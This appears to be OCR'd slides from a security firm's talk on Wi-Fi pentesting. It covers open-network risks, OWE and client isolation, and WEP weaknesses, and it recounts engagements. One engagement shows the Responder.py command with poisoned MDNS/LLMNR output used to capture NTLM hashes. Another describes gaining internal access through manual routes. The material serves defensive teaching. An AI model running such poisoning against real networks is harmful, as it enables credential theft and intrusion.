- 🇫🇷 https://www.synacktiv.com/publications/wireless-infidelity-pentest-wi-fi-en-2025
- 🇬🇧 https://www.synacktiv.com/en/publications/wireless-infidelity-pentesting-wi-fi-in-2025
- 📧 quentin.vacher@synacktiv.com

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://x.com/synacktiv

https://bsky.app/profile/synacktiv.com

https://synacktiv.com

Bonus Stories

Open Wi-Fi

Open Wi-Fi

Risks

SYNACKTIV

- **Eavesdropping:**
  - Wireless frames are unencrypted over the air
  - Passive listening easily captures traffic
- **Anyone can join the network**
- **Man-in-the-Middle (MitM)**
  - Via ARP spoofing on the local network
  - Or via an **Evil-Twin**

Open Wi-Fi

Protections

SYNACKTIV


- **Opportunistic Wireless Encryption (OWE):**
  - Provides an individual key exchange for every user
  - Encrypts the connection without needing a password
  - Enforces **802.11w (Protected Management Frames)**, preventing deauthentication attacks

Open Wi-Fi

Protections

SYNACKTIV

- **Client Isolation:**
  - Provided by the AP
  - Prevents devices from communicating directly with one another



Open Wi-Fi

Retex 1️⃣

SYNACKTIV

- **Scenario**
  - Corporate Open Wi-Fi relying entirely on a strict, certificate-based VPN for security
  - That way employees could disconnect from ethernet network as they wanted
- **Flaw**
  - No **Client Isolation** was configured

Open Wi-Fi

Retex 1️⃣

SYNACKTIV

- **Attack**
  - Simply connected to the Open network and ran **Responder.py**
  - Lack of other hardenings led to a lot of NTLM challenge/response captures by poisoning the classic MDNS, LLMNR and NBT-NS responses

```
$ Responder.py -I wlan0
[...]
[*] [MDNS] Poisoned answer sent to 172.*.*.*    for name WORKSTATION.local
[*] [MDNS] Poisoned answer sent to fe80::****:****:****:1df7 for name WORKSTATION.local
[*] [LLMNR]  Poisoned answer sent to fe80::****:****:****:1df7 for name WORKSTATION
[*] [LLMNR]  Poisoned answer sent to 172.*.*.* for name WORKSTATION
[*] [MDNS] Poisoned answer sent to 172.*.*.*    for name WORKSTATION.local
[*] [MDNS] Poisoned answer sent to fe80::****:****:****:1df7 for name WORKSTATION.local
[*] [LLMNR]  Poisoned answer sent to fe80::****:****:****:1df7 for name WORKSTATION
[*] [LLMNR]  Poisoned answer sent to 172.*.*.* for name WORKSTATION
```

Open Wi-Fi

Retex 2️⃣

SYNACKTIV

- **Context**
  - Corporate IT offers an Open network for their visitors
  - However that SSID is broadcasted by the same APs as the rest of the corporate network.
- **Problem**
  - Despite pushing Internet routes and DNS servers, the Open network was actually connected to the internal network
- **Exploit**
  - Configuring the routes manually allowed to immediately obtain internal network access

WEP (Wired Equivalent Privacy)

WEP

🔓

SYNACKTIV


- **Deprecated since 2004**
  - Relies on the **RC4** stream cipher
- **The Cryptographic Flaws**
  - **Weak Initialization Vector (IV):** Only 24 bits, meaning IVs repeat quickly on busy networks
  - **FMS/PTW Attacks:** Statistical analysis of captured IVs allows attackers to recover the key deterministically (no bruteforce needed)

WEP

Retex

SYNACKTIV

- Some **WEP** were seen in **industrial environment**
- In this specific context, **no active actions** were performed.
- But over the day, enough IVs can be captured and the network access obtained



SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://x.com/synacktiv

https://bsky.app/profile/synacktiv.com

https://synacktiv.com